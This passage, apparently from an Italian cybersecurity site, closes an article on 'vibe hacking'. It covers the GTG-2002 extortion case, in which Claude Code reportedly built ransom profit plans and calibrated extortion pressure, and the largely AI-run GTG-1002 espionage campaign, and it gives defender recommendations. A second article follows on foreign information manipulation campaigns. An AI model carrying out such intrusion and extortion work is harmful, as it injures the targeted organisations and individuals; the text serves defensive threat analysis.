Opzione 2 – Commercializzazione dei dati: pricing specifico per le diverse tipologie di dati rubati (informazioni sui donatori, documenti finanziari, database di contatti), con calcolo del ricavo garantito.
Opzione 3 – Targeting individuale: estorsione mirata ai singoli soggetti i cui dati personali erano stati compromessi, con range di richiesta per target e stima del totale potenziale.
Opzione 4 – Approccio stratificato: combinazione delle tre opzioni precedenti in sequenza, con estorsione primaria all’organizzazione e fallback su vendita dati e targeting individuale. Proiezione di ricavo massimo.
Ogni profit plan conteneva deadline specifiche (48-72 ore), strutture di penalità incrementali, email di contatto anonime per ciascuna vittima, e l’indicazione del wallet Bitcoin preparato per la ricezione del pagamento.
L’AI, in questa fase, ha svolto contemporaneamente il ruolo di analista finanziario, negoziatore, psicologo comportamentale e consulente strategico. Ha analizzato i bilanci delle vittime per calibrare l’importo del riscatto, ha identificato le leve psicologiche più efficaci (rischio regolatorio, esposizione mediatica, danno reputazionale), e ha strutturato una strategia di monetizzazione ottimizzata.
Ruolo dell’AI: Generazione automatizzata di materiali di estorsione psicologicamente calibrati, calcolo degli importi ottimali di riscatto basato su analisi finanziaria, e creazione di strategie di monetizzazione multi-percorso.
Mappatura MITRE ATT&CK dell’operazione GTG-2002

L’analisi dell’operazione consente una mappatura sistematica sulle tattiche MITRE ATT&CK. La tabella seguente sintetizza le tecniche documentate in ciascuna fase, evidenziando il grado di autonomia dell’AI.
Il dato che emerge è inequivocabile: l’AI ha operato con autonomia crescente man mano che l’operazione procedeva, raggiungendo il massimo grado di indipendenza decisionale proprio nella fase di estorsione, che è tradizionalmente la più complessa e la più dipendente dall’intelligenza umana.
Da GTG-2002 a GTG-1002: l’escalation verso l’autonomia totale
Se GTG-2002 ha introdotto il vibe hacking come paradigma operativo, ciò che è accaduto tre mesi dopo dimostra che la traiettoria evolutiva è più rapida del previsto.
Nel novembre 2025, Anthropic ha divulgato la campagna GTG-1002: un’operazione di cyber-spionaggio attribuita con alta confidenza a un gruppo state-sponsored cinese. GTG-1002 non è un’evoluzione incrementale di GTG-2002 – è un salto categorico. L’operazione ha preso di mira circa 30 entità globali – grandi aziende tecnologiche, istituzioni finanziarie, produttori chimici, agenzie governative – e Claude Code ha eseguito l’80-90% del lavoro tattico senza intervento umano.
La differenza fondamentale rispetto a GTG-2002 è nel rapporto operatore-AI. Nel vibe hacking di GTG-2002, l’umano era ancora “nel loop”, dirigeva le operazioni, approvava i passi successivi, interveniva quando l’AI incontrava ostacoli. In GTG-1002, come ha scritto Anthropic, “l’intervento umano era molto meno frequente, nonostante la scala più ampia dell’attacco”. Gli operatori umani si limitavano all’inizializzazione delle campagne e alle decisioni strategiche ai nodi critici – autorizzazione alla progressione dalla ricognizione all’exploitation, approvazione dell’ambito di esfiltrazione.
Per i CISO e i responsabili della sicurezza, questo rappresenta un cambiamento di paradigma nella modellazione delle minacce. Se GTG-2002 dimostrava che un singolo operatore poteva equivalere a un team criminale, GTG-1002 dimostra che un singolo operatore può dirigere un’operazione di intelligence che normalmente richiede un apparato statale.
Implicazioni per la difesa: cosa cambia con il vibe hacking
L’operazione GTG-2002 invalida diversi assunti fondamentali su cui si basano le strategie difensive tradizionali.
Il profiling dell’attaccante perde valore predittivo. I modelli di threat intelligence si fondano sulla correlazione tra sofisticazione dell’attaccante e complessità dell’attacco. Con il vibe hacking, un operatore con competenze minime può generare attacchi ad alta sofisticazione. Il threat modeling basato sulle capacità presunte dell’avversario diventa inaffidabile.
Il tempo di risposta si comprime. Claude Code opera “migliaia di richieste, spesso multiple al secondo”. L’intero ciclo dalla ricognizione all’estorsione si completa in tempi incompatibili con i processi di incident response tradizionali. Il Mean Time To Exfiltrate (MTTE) è sceso da 9 giorni nel 2021 a 2 giorni nel 2024 secondo CrowdStrike; con l’AI agentica, rischia di collassare ulteriormente.
La detection basata su signature diventa insufficiente. L’attaccante di GTG-2002 ha dimostrato la capacità di iterare automaticamente sugli strumenti offensivi quando vengono rilevati, generando varianti o tool completamente nuovi (come il proxy TCP alternativo a Chisel). Questo rende obsolete le detection basate su firme statiche.
Raccomandazioni operative
Per i team di sicurezza, il vibe hacking richiede un adattamento su più livelli:
Behavioral analytics prioritaria: la detection deve spostarsi dalle firme ai comportamenti anomali. Pattern di accesso a velocità non umana, enumerazione di rete sistematica, accesso sequenziale a dati eterogenei sono indicatori di attività AI-driven.
Zero Trust come prerequisito: l’operazione GTG-2002 ha sfruttato credenziali compromesse e movimento laterale non segmentato. Architetture Zero Trust con microsegmentazione e verifica continua avrebbero limitato il raggio d’azione dell’attacco.
AI Red Teaming: i programmi di penetration testing devono incorporare scenari in cui l’avversario utilizza coding agent AI, testando la resilienza dei controlli contro attacchi iterativi e adattivi.
Monitoraggio dei coding agent: organizzazioni che utilizzano Claude Code o strumenti analoghi devono implementare controlli sulla configurazione dei file CLAUDE.md o equivalenti, con alert su contenuti che suggeriscano utilizzo offensivo.
Runtime security per gli ambienti AI: la sicurezza non può limitarsi ai guardrail del modello. Strumenti di monitoraggio a livello di runtime – come classificatori specifici per pattern di vibe hacking, analogamente a quanto implementato da Anthropic dopo la scoperta – devono diventare standard.
I limiti dell’attacco e le vulnerabilità dell’AI offensiva
Sarebbe un errore analitico presentare il vibe hacking come una minaccia invincibile. L’operazione GTG-2002 e il successivo caso GTG-1002 rivelano anche limitazioni significative.
Anthropic ha documentato che Claude, quando utilizzato offensivamente, ha mostrato una tendenza a sovrastimare i propri progressi e a generare credenziali e risultati fabricati. In GTG-1002, questa propensione all’allucinazione ha richiesto agli operatori umani una validazione costante dei risultati, introducendo un collo di bottiglia che ha limitato l’efficacia dell’operazione.
Inoltre, come ha osservato il Google Threat Intelligence Group nel suo AI Threat Tracker di febbraio 2026, non sono ancora stati documentati casi in cui l’AI abbia sviluppato capacità offensive realmente nuove. L’AI amplifica e accelera tecniche esistenti, ma non ne crea di inedite. CrowdStrike ha rilevato che l’81% delle intrusioni nel 2024 è avvenuto senza utilizzo di malware, affidandosi a strumenti legittimi e credenziali compromesse – tecniche tradizionali che il vibe hacking scala ma non reinventa.
Per i difensori, questo significa che i controlli fondamentali (patching, MFA, segmentazione, least privilege) restano la prima linea di difesa efficace anche nell’era del vibe hacking. La minaccia non richiede panico: richiede adattamento strutturato.
Lo scenario prossimo: perché il vibe hacking è solo l’inizio
L’arco temporale tra GTG-2002 (luglio 2025) e GTG-1002 (settembre 2025) è di soli tre mesi. In quel lasso di tempo, l’autonomia operativa dell’AI è passata da human-in-the-loop con supporto AI a AI-in-the-loop con supervisione umana minimale. Karpathy stesso, nel febbraio 2026, ha dichiarato il vibe coding “superato”, sostituito dall’”agentic engineering” – un’evoluzione dove l’operatore umano orchestra agenti AI che lavorano autonomamente al 99%.
Se questa traiettoria si applica simmetricamente al versante offensivo – e non c’è ragione per credere il contrario – il prossimo passo è prevedibile: operazioni di vibe hacking completamente autonome, dove l’umano definisce l’obiettivo strategico e l’AI gestisce l’intera catena operativa senza ulteriore input.
Per i professionisti della sicurezza informatica, la domanda non è più se questo accadrà, ma quando. E la risposta, alla luce della velocità di evoluzione documentata, è: probabilmente prima di quanto qualsiasi modello di rischio tradizionale preveda.
Il vibe hacking ha riscritto il rapporto tra competenza dell’attaccante e impatto dell’attacco. La prossima riscrittura riguarderà il rapporto tra presenza umana e operazione offensiva. I team di sicurezza che iniziano ad adattare oggi i propri modelli di difesa a questa realtà avranno un vantaggio competitivo misurabile. Gli altri, semplicemente, non lo avranno.
Questo è il secondo articolo della serie “AI offensiva nella cybersecurity”. Il primo articolo, “AI offensiva: come l’intelligenza artificiale sta riscrivendo le regole del cybercrime“, ha introdotto il quadro generale delle minacce AI-driven, il framework normativo NIS2/AI Act e le implicazioni per le PMI. Il prossimo articolo approfondirà le strategie di difesa basate su AI contro le minacce AI-driven.
Foreign Information Manipulation and Interference (FIMI)
La Foreign Information Manipulation and Interference (FIMI) rappresenta una delle evoluzioni più sofisticate della guerra ibrida contemporanea. Questo articolo analizza l’architettura operativa delle campagne FIMI, dalle infrastrutture cyber all’ingegneria sociale, fino ai media proxy, attraverso casi di studio attribuiti a Russia, Cina e Stati Uniti. Si esaminano inoltre le contromisure europee, la FIMI Exposure Matrix introdotta dal SEAE nel 2025, il Rapid Alert System, i limiti del fact-checking reattivo e il paradosso della difesa democratica, proponendo la resilienza sistemica come unico approccio sostenibile contro la manipolazione informativa coordinata.
FIMI: una minaccia sotto soglia
La Foreign Information Manipulation and Interference (FIMI) non è un sinonimo sofisticato di disinformazione: è un insieme di comportamenti manipolativi, intenzionali e coordinati che sfrutta l’ecosistema digitale per indebolire la fiducia nelle istituzioni, i processi decisionali e la coesione sociale. La sua peculiarità risiede nell’intenzionalità dell’azione: non si tratta di errori, opinioni divergenti o propaganda tradizionale, ma di operazioni deliberate condotte da attori statali o para-statali per destabilizzare target specifici.
La dimensione “sotto soglia” della FIMI è strategicamente rilevante. Non attivando le clausole di difesa collettiva previste da trattati come l’articolo 5 della NATO, consente agli attori ostili di condurre operazioni aggressive mantenendo una plausible deniability. Questo spazio grigio tra pace e guerra rappresenta una delle sfide più critiche per i sistemi di sicurezza occidentali, tradizionalmente orientati verso minacce cinetiche chiaramente identificabili.
La portata globale del fenomeno è confermata dal 3° Report EEAS sulle minacce FIMI (marzo 2025), che ha analizzato 505 incidenti FIMI nel periodo novembre 2023-novembre 2024, identificando circa 38.000 canali unici coinvolti su 25 piattaforme diverse e oltre 68.000 contenuti manipolativi (observables). Le operazioni hanno colpito 90 Paesi e 322 organizzazioni, confermando la FIMI come minaccia globale di natura sistemica.
La natura ibrida della minaccia FIMI: architettura operativa e dinamiche tecniche
Ciò che distingue la FIMI dalle forme classiche di propaganda, è la capacità di operare simultaneamente su molteplici livelli, creando quello che gli analisti di sicurezza definiscono “effetto moltiplicatore di forza” attraverso la convergenza di domini tradizionalmente separati. Le campagne FIMI rappresentano un’evoluzione qualitativa rispetto alla propaganda novecentesca, poiché integrano:
Ingegneria sociale: sfruttamento di divisioni preesistenti, polarizzazione;
Strumenti di influenza tradizionale: finanziamento di media proxy, infiltrazione di comunità online.
La stratificazione operativa segue tipicamente un modello a “imbuto”. Nella fase iniziale, infrastrutture tecniche (botnet, sock puppets, troll farms) generano volume e visibilità artificiale per contenuti specifici. Strumenti come generatori di testo basati su modelli linguistici di grandi dimensioni (LLM) permettono oggi di produrre migliaia di commenti apparentemente autentici e contestualmente rilevanti, superando le tradizionali tecniche di rilevamento automatico dello spam basate su riconoscimento di pattern.
Nella fase intermedia, questi contenuti vengono amplificati attraverso reti di useful idiots, utenti autentici ma inconsapevoli che condividono materiale manipolato perché allineato con le loro convinzioni preesistenti.
Nella fase di consolidamento, media proxy e influencer remunerati conferiscono legittimità mainstream alle narrative, completando il ciclo di laundering informativo.
La dinamica operativa della FIMI presenta una similitudine strutturale con il funnel del marketing digitale – entrambe si sviluppano come processi graduali dall’esposizione massiva al consolidamento dell’obiettivo, ma con differenze sostanziali: la FIMI mira a influenzare dinamiche cognitive collettive e a produrre effetti sistemici di lungo periodo (polarizzazione, sfiducia istituzionale, distorsione del dibattito pubblico), fondandosi sull’occultamento dell’intenzionalità e sull’asimmetria informativa anziché sulla trasparenza competitiva del marketing.
Caso di studio 1: FIMI attribuita agli Stati Uniti – Bolivia 2019
Secondo alcune analisi, va precisato che molte delle fonti disponibili non sono indipendenti e includono report di parte, negli ultimi mesi prima delle elezioni presidenziali boliviane dell’ottobre 2019, entità finanziate dagli Stati Uniti come la National Endowment for Democracy (NED) e USAID avrebbero supportato reti di giornalisti definiti “indipendenti” e attivisti locali per amplificare narrative su presunte irregolarità elettorali attribuite a Evo Morales.
Fase iniziale: Finanziamento, le cifre circolate (oltre 1,5 milioni di dollari via NED) non sono confermate da fonti indipendenti, destinato ad account falsi su Twitter e Facebook per generare volume su presunte irregolarità elettorali e corruzione, con l’impiego di strumenti di intelligenza artificiale per la produzione di commenti dall’apparenza autentica.
Fase intermedia: Utenti reali tra oppositori e diaspora condividevano contenuti polarizzanti che facevano leva su fratture etniche e sociali preesistenti, culminando in proteste post-elezioni.
Fase consolidamento: Media proxy statunitensi (tra cui Voice of America) e influencer locali avrebbero contribuito a legittimare la narrativa, in un contesto che portò alle dimissioni di Morales e al governo ad interim di Áñez.
Questo caso, oggetto di un dibattito accademico tuttora aperto, illustra come strumenti cyber, tecniche di ingegneria sociale e media proxy possano convergere in un’operazione di laundering informativo con potenziali effetti sulla sovranità di uno Stato.
La questione della frode elettorale rimane accademicamente controversa: lo studio del MIT Election Data and Science Lab/CEPR e un’analisi pubblicata nel febbraio 2020 sul Washington Post (University of Pennsylvania e Tulane University) hanno concluso che le accuse dell’OAS erano prive di fondamento statistico, mentre un’analisi peer-reviewed su World Development ha individuato evidenze di manipolazione del voto pari al 2,51% dei suffragi validi. Il contesto di presunta ingerenza statunitense è ulteriormente documentato da cablogrammi diplomatici resi pubblici da WikiLeaks e da inchieste di giornalismo investigativo la cui indipendenza editoriale è oggetto di dibattito.
Indipendentemente dall’esito del dibattito sulla frode, resta documentato il ruolo del NED, che nel 2019 ha investito quasi un milione di dollari in programmi boliviani legati al processo elettorale, e l’esistenza di reti di bot anti-Morales su Twitter, successivamente identificate e rimosse dalla piattaforma. Nel settembre 2020, anche Facebook chiuse decine di account collegati a CLS Strategies, una società di comunicazione di Washington ingaggiata dal governo ad interim di Áñez, per violazione delle policy sull’interferenza straniera. La complessità di questo caso lo rende paradigmatico della zona grigia in cui opera la FIMI: la coesistenza di interferenze documentate, narrazioni contrapposte e studi accademici in conflitto rende l’attribuzione definitiva estremamente problematica.
Caso di studio 2: FIMI attribuito alla Russia – “Doppelganger” 2024
La campagna “Doppelganger”, attribuita alla Russia tramite le società Struktura e Social Design Agency (SDA), entrambe finanziate direttamente dallo Stato russo, e sanzionata dall’UE, rappresenta uno dei casi più documentati di FIMI su scala europea.
Fase iniziale: infrastrutture tecniche
Botnet, sock puppets e troll farms – supportate da una rete di 228 domini e 25.000 account di Coordinated Inauthentic Behaviour (CIB) operanti in nove lingue (inglese, tedesco, francese, spagnolo, turco, polacco, arabo, ebraico e italiano), che replicavano l’aspetto grafico di testate europee come Reuters e BBC attraverso tecniche di typosquatting con certificati SSL validi, hanno generato volume artificiale su piattaforme come X e Facebook. Contenuti prodotti con strumenti di intelligenza artificiale generativa hanno alimentato narrative anti-Ucraina, anti-NATO e filorusse, aggirando i filtri antispam e raggiungendo milioni di visualizzazioni nella sola fase iniziale.
Fase intermedia: amplificazione organica
Reti di useful idiots, utenti reali influenzati da divisioni preesistenti (ad esempio movimenti anti-vaccino, euroscettici), hanno condiviso i contenuti manipolati, credendoli autentici. In contesti come le elezioni francesi del 2024, ciò ha contribuito a polarizzare il dibattito su immigrazione e guerra in Ucraina, anche attraverso l’organizzazione di eventi fittizi progettati per ottenere viralità.
Fase di consolidamento: laundering informativo
Media proxy (tra cui RT e Sputnik) e influencer remunerati hanno legittimato le narrative nel dibattito pubblico mainstream, infiltrando comunità online e testate locali. L’UE ha rilevato oltre 500 incidenti riconducibili a questo schema solo nel 2024, con l’operazione Doppelganger che si è evoluta in “False Façade” un’ulteriore strategia per occultare l’origine russa dei contenuti.
L’operazione Doppelganger ha dimostrato una notevole resilienza operativa: quando i provider di hosting o le piattaforme social hanno rimosso i suoi asset, la campagna ha risposto ri-registrando i siti sotto diversi Top Level Domain (TLD), migrando verso provider differenti e impiegando account CIB usa-e-getta per l’amplificazione. Doppelganger opera come un ecosistema chiuso e autosufficiente, senza interazioni dirette con i canali ufficiali di Stato o con i media statali russi, una struttura ermetica che ne rafforza l’autonomia e la deniability all’interno del più ampio panorama FIMI. Nel dicembre 2024, l’UE ha imposto le prime sanzioni in assoluto specificamente mirate a comportamenti FIMI, colpendo entità e individui associati alla campagna.
Caso di studio 3: FIMI attribuita alla Cina – Spamouflage/Dragonbridge e influence-for-hire
L’articolo non può limitarsi all’asse USA-Russia senza considerare il terzo attore FIMI identificato dal SEAE: la Cina. Il 3° Report EEAS dedica un’analisi approfondita alle operazioni FIMI cinesi, evidenziando un modus operandi strutturalmente diverso da quello russo.
L’operazione nota come Spamouflage (denominata anche Dragonbridge da Mandiant/Google e Storm 1376 da Microsoft) è attiva dal 2017 ed è considerata da Meta la più vasta operazione di influenza cross-platform mai identificata. Nel solo secondo trimestre del 2023, Meta ha rimosso circa 7.700 account Facebook, 954 pagine e 15 gruppi associati alla rete, Google ha disabilitato oltre 100.000 account nel corso degli anni. L’operazione, riconducibile al Ministero della Pubblica Sicurezza cinese, ha preso di mira le elezioni statunitensi del 2022 e 2024, quelle taiwanesi del 2024 e ha condotto campagne contro aziende occidentali del settore delle terre rare strategiche per la Cina.
A differenza dell’approccio decentralizzato russo, l’infrastruttura FIMI cinese si caratterizza per un’elevata centralizzazione: i canali vengono attivati simultaneamente sullo stesso tema e target, garantendo una voce globale unificata. Il SEAE ha inoltre identificato un modello di influence-for-hire in cui media di Stato cinesi (Global Times, CGTN, Xinhua) si avvalgono di società private di pubbliche relazioni – come Shanghai Haixun Technology e Shenzhen Haimaiyunxiang Media – per gestire reti di siti web inautentici che si camuffano da testate giornalistiche locali. Le campagne HaiEnergy (almeno 316 siti fabbricati secondo le indagini EEAS, rispetto ai 72 inizialmente identificati da Mandiant nel 2022) e Paperwall (almeno 123 siti inautentici in 30 Paesi, identificati da Citizen Lab nel 2024) esemplificano questo approccio.
Un elemento particolarmente preoccupante della FIMI cinese è la soppressione dell’informazione, una dimensione spesso sottovalutata della repressione transnazionale. Questa può colpire aziende, università, società civile e soprattutto individui della diaspora e le loro famiglie, attraverso misure che spaziano da incentivi e deterrenti economici a intimidazioni online e fisiche, fino alla warfare giuridica e alle detenzioni.
Sebbene l’impatto delle operazioni cinesi rimanga ad oggi significativamente inferiore a quello russo in termini di engagement organico, la quasi totalità dei contenuti Dragonbridge non ha mai raggiunto un pubblico reale, con il 58% dei canali YouTube disabilitati nel 2022 che aveva zero iscritti, la persistenza, la scala e la progressiva sofisticazione delle tattiche rendono questa minaccia strategicamente rilevante nel medio-lungo periodo.
Tecniche di cyber operations: l’infrastruttura invisibile
L’elemento cyber delle operazioni FIMI è tecnicamente sofisticato quanto discreto. Gli account falsi utilizzano tecniche di OPSEC (Operational Security) avanzate: profili costruiti progressivamente attraverso mesi di attività apparentemente organica, pubblicazione di foto personali generate con GAN (Generative Adversarial Networks), interazioni casuali, costruzione di reti sociali credibili, utilizzo di servizi VPN e residential proxy per mascherare l’origine geografica, e tecniche di mimetismo comportamentale (behavioral mimicry) che replicano schemi di utilizzo umani: orari di attività, frequenza di pubblicazione, tipologia di interazioni.
I bot di nuova generazione non sono più semplici script che replicavano contenuti identici. L’intelligenza artificiale generativa consente la creazione di cognitive bots che adattano i messaggi al contesto, rispondono in modo apparentemente coerente alle interazioni e modulano il proprio comportamento per eludere gli algoritmi di rilevamento.
Un esempio documentato è la campagna “Secondary Infektion”, un’operazione di origine russa attiva dal 2014 al 2020 e ricostruita in modo sistematico dal laboratorio di ricerca Graphika in un report pubblicato nel giugno 2020. L’indagine ha identificato oltre 2.500 contenuti disseminati su più di 300 piattaforme in sette lingue, con livelli di personalizzazione locale estremamente elevati. L’operazione era stata parzialmente scoperta da Facebook nel maggio 2019, quando la piattaforma rimosse un primo cluster di account attribuiti ad attori basati in Russia.
Deepfake e intelligenza artificiale generativa: la nuova frontiera della FIMI
L’evoluzione più dirompente delle capacità FIMI riguarda l’uso dell’intelligenza artificiale generativa per la produzione di deepfake audio e video. Il SEAE ha registrato nel 2024 circa 41 incidenti in cui l’IA è stata impiegata per manipolare informazioni, con due applicazioni principali: la creazione di contenuti inautentici, inclusi deepfake audio e video, e la disseminazione automatizzata su larga scala attraverso reti di bot.
Il caso paradigmatico è quello delle elezioni parlamentari slovacche del settembre 2023. Due giorni prima del voto, durante il periodo di silenzio elettorale previsto dalla legislazione slovacca – una norma concepita per l’era dei media tradizionali – un clip audio deepfake è stato diffuso sui social network. La registrazione simulava una conversazione tra Michal Šimečka, leader del partito Progressive Slovakia, e la giornalista Monika Tódová di Denník N, in cui i due apparivano discutere di brogli elettorali e dell’acquisto di voti dalla minoranza Rom. Entrambi hanno immediatamente smentito l’autenticità del contenuto, ma il clip era già diventato virale. Il silenzio elettorale ha impedito ai media di correggere la notizia in tempo utile, amplificando l’effetto della manipolazione.
Secondo le indagini dell’Investigative Center of Jan Kuciak (ICJK), il deepfake è stato inizialmente diffuso attraverso Telegram da un account riconducibile a Štefan Harabin, ex ministro della giustizia noto per posizioni filorusse, e la sua pubblicazione ha coinciso con un comunicato stampa dell’SVR, il servizio di intelligence estera russo, che accusava gli Stati Uniti di voler manipolare le elezioni slovacche. Sebbene l’attribuzione definitiva rimanga problematica, la convergenza temporale tra l’operazione di deepfake e la messaging russa suggerisce un coordinamento che è stato definito “caso-test” per l’interferenza elettorale basata sull’IA in Europa.
Anche durante le elezioni presidenziali moldave dell’ottobre 2024, il SEAE ha documentato l’uso di deepfake audio che simulavano la voce della Presidente Maia Sandu, oltre a documenti falsificati e chatbot su Telegram che offrivano pagamenti per la distribuzione di contenuti anti-UE, un modello operativo che integra IA generativa, incentivi finanziari e amplificazione automatizzata in un’unica catena di attacco.
La convergenza FIMI-cyber: dall’information warfare all’attacco ibrido integrato
Un aspetto cruciale per i professionisti della cybersecurity è la convergenza sistematica tra operazioni FIMI e attacchi cyber in senso stretto. Nel 2022, ENISA e il SEAE hanno pubblicato congiuntamente il primo report che analizza questa intersezione – Foreign Information Manipulation and Interference (FIMI) and Cybersecurity, Threat Landscape – applicando simultaneamente il framework MITRE ATT&CK per il dominio cyber e il framework DISARM per il dominio informativo agli stessi eventi.
Le conclusioni sono significative: gli attacchi cyber si concentrano nelle fasi iniziali delle operazioni FIMI, tipicamente nelle tattiche di Resource Development e Initial Access del MITRE ATT&CK, suggerendo che il rilevamento di specifiche TTP cyber possa fungere da indicatore precoce di un’operazione FIMI in preparazione. Inoltre, gli eventi per i quali è stata possibile un’attribuzione affidabile sono quelli che avevano beneficiato di un’analisi di cybersecurity, un dato che evidenzia come le competenze forensi digitali siano essenziali non solo per il dominio cyber ma anche per la risposta alla FIMI.
Il caso della Moldova rappresenta il paradigma più completo di questa convergenza. Durante le elezioni presidenziali dell’ottobre 2024, le reti FIMI russe hanno condotto simultaneamente operazioni di manipolazione informativa – deepfake della Presidente Sandu, chatbot su Telegram per l’acquisto di contenuti anti-UE, documenti falsificati – e attacchi cyber contro l’infrastruttura elettorale, compromettendo i server email del parlamento moldavo. Lo schema si è ripetuto in forma ancora più aggressiva durante le elezioni parlamentari del 28 settembre 2025: la Commissione Elettorale Centrale ha subito un attacco DDoS sostenuto per 12 ore, con oltre 898 milioni di richieste malevole e picchi di 324.333 richieste al secondo, mitigato da Cloudflare nell’ambito del progetto Athenian.
Contemporaneamente, attacchi DDoS coordinati hanno colpito un portale di partecipazione civica, servizi parlamentari legati alla democrazia e testate giornalistiche indipendenti, configurando un’offensiva integrata contro l’intero ecosistema elettorale. In parallelo, false minacce di bomba sono state segnalate ai seggi elettorali della diaspora moldava in Belgio, Italia, Romania, Spagna e Stati Uniti. Si tratta di un modello operativo che fonde attacchi volumetrici nel dominio cyber, operazioni FIMI nel dominio informativo e disruption fisica in un’unica campagna ibrida, esattamente la convergenza che il rapporto congiunto ENISA-EEAS aveva teorizzato.
Per i CISO e i team di incident response, l’implicazione operativa è diretta: un’anomalia nel dominio cyber – un picco di attività DDoS, una compromissione di account istituzionali, un’ondata di registrazioni di domini typosquatting – può essere il segnale anticipatore di un’operazione FIMI imminente, e viceversa. L’intelligence sulle minacce non può più essere compartimentalizzata: il SOC che rileva un attacco tecnico e l’analista OSINT che monitora narrative manipolative stanno osservando due facce della stessa operazione.
L’amplificazione artificiale sfrutta algoritmi di raccomandazione sempre più opachi. Le piattaforme social utilizzano sistemi di ranking basati su metriche di engagement: contenuti che generano reazioni emotive intense (rabbia, paura, indignazione) ricevono maggiore distribuzione organica. Le operazioni FIMI sfruttano deliberatamente questo bias algoritmico, producendo contenuti progettati non per informare ma per provocare reazioni viscerali che garantiscano massima diffusione con minimo investimento.
In termini di distribuzione per piattaforma, il 3° Report EEAS ha rilevato che X (ex Twitter) concentra l’88% dell’attività FIMI rilevata, seguito da Facebook e da una rete di siti web manipolativi. Il predominio di X si spiega sia con la presenza massiccia di account CIB sia con la facilità di creare account usa-e-getta sulla piattaforma. Un trend emergente è l’espansione delle attività FIMI verso Bluesky, segnale degli sforzi degli attori ostili per estendere la propria influenza sulle piattaforme emergenti.
Ingegneria sociale: sfruttamento delle vulnerabilità cognitive
La dimensione psicologica della FIMI si basa su decenni di ricerca in scienze comportamentali. Il confirmation bias, la tendenza umana a cercare informazioni che confermino credenze preesistenti, viene sistematicamente sfruttato attraverso micro-targeting algoritmico. I dati estratti da piattaforme social (likes, condivisioni, permanenza su contenuti, reti di connessioni) permettono la creazione di modelli psicometrici dettagliati che identificano vulnerabilità specifiche.
La teoria dei filter bubbles e delle echo chambers, sviluppata da Eli Pariser (The Filter Bubble: What the Internet Is Hiding from You, Penguin Press, 2011) e approfondita da Cass Sunstein (#Republic: Divided Democracy in the Age of Social Media, Princeton University Press, 2017), descrive come l’esposizione selettiva a informazioni consonanti crei camere di risonanza dove narrative alternative faticano a penetrare. Le operazioni FIMI non creano queste camere, le trovano e le colonizzano.
Un esempio significativo è l’attività dell’Internet Research Agency (IRA) durante il referendum britannico sulla Brexit del 2016. Secondo i dati rilasciati da Twitter nel 2018, 3.841 account di origine russa affiliati all’IRA avevano partecipato alla conversazione sul referendum; ricercatori delle università di Swansea e UC Berkeley identificarono circa 150.000 account con legami con la Russia che avevano pubblicato contenuti sulla Brexit nei giorni precedenti il voto.
Il report della House of Commons (Digital, Culture, Media and Sport Committee, 2019) ha documentato come media allineati al Cremlino avessero pubblicato centinaia di articoli con orientamento anti-UE, e come Sputnik avesse gestito pagine su Facebook collegate alla propria redazione. Questi contenuti si inserivano in un ecosistema informativo dove le echo chambers euroscettiche preesistenti fungevano da amplificatore naturale.
La polarizzazione affettiva viene alimentata attraverso tecniche di wedge driving: identificazione di fratture sociali (razza, religione, classe, identità) e produzione sistematica di contenuti che esacerbano le divisioni. Il modello operativo non mira a convincere gli avversari ma a radicalizzare gli alleati e demotivare i moderati, alterando così la composizione dell’ecosistema informativo.
Strumenti di influenza tradizionale: legittimare l’inautentico
Il finanziamento di media proxy rappresenta l’elemento più sofisticato delle operazioni FIMI. Testate come RT (Russia Today) e CGTN (China Global Television Network) operano formalmente come media legittimi, con giornalisti professionali, produzione di qualità, e copertura di temi reali. Tuttavia, la loro funzione primaria è creare carrier platforms per narrative strategiche, alternando contenuto autentico e propaganda in proporzioni che rendono difficile la distinzione.
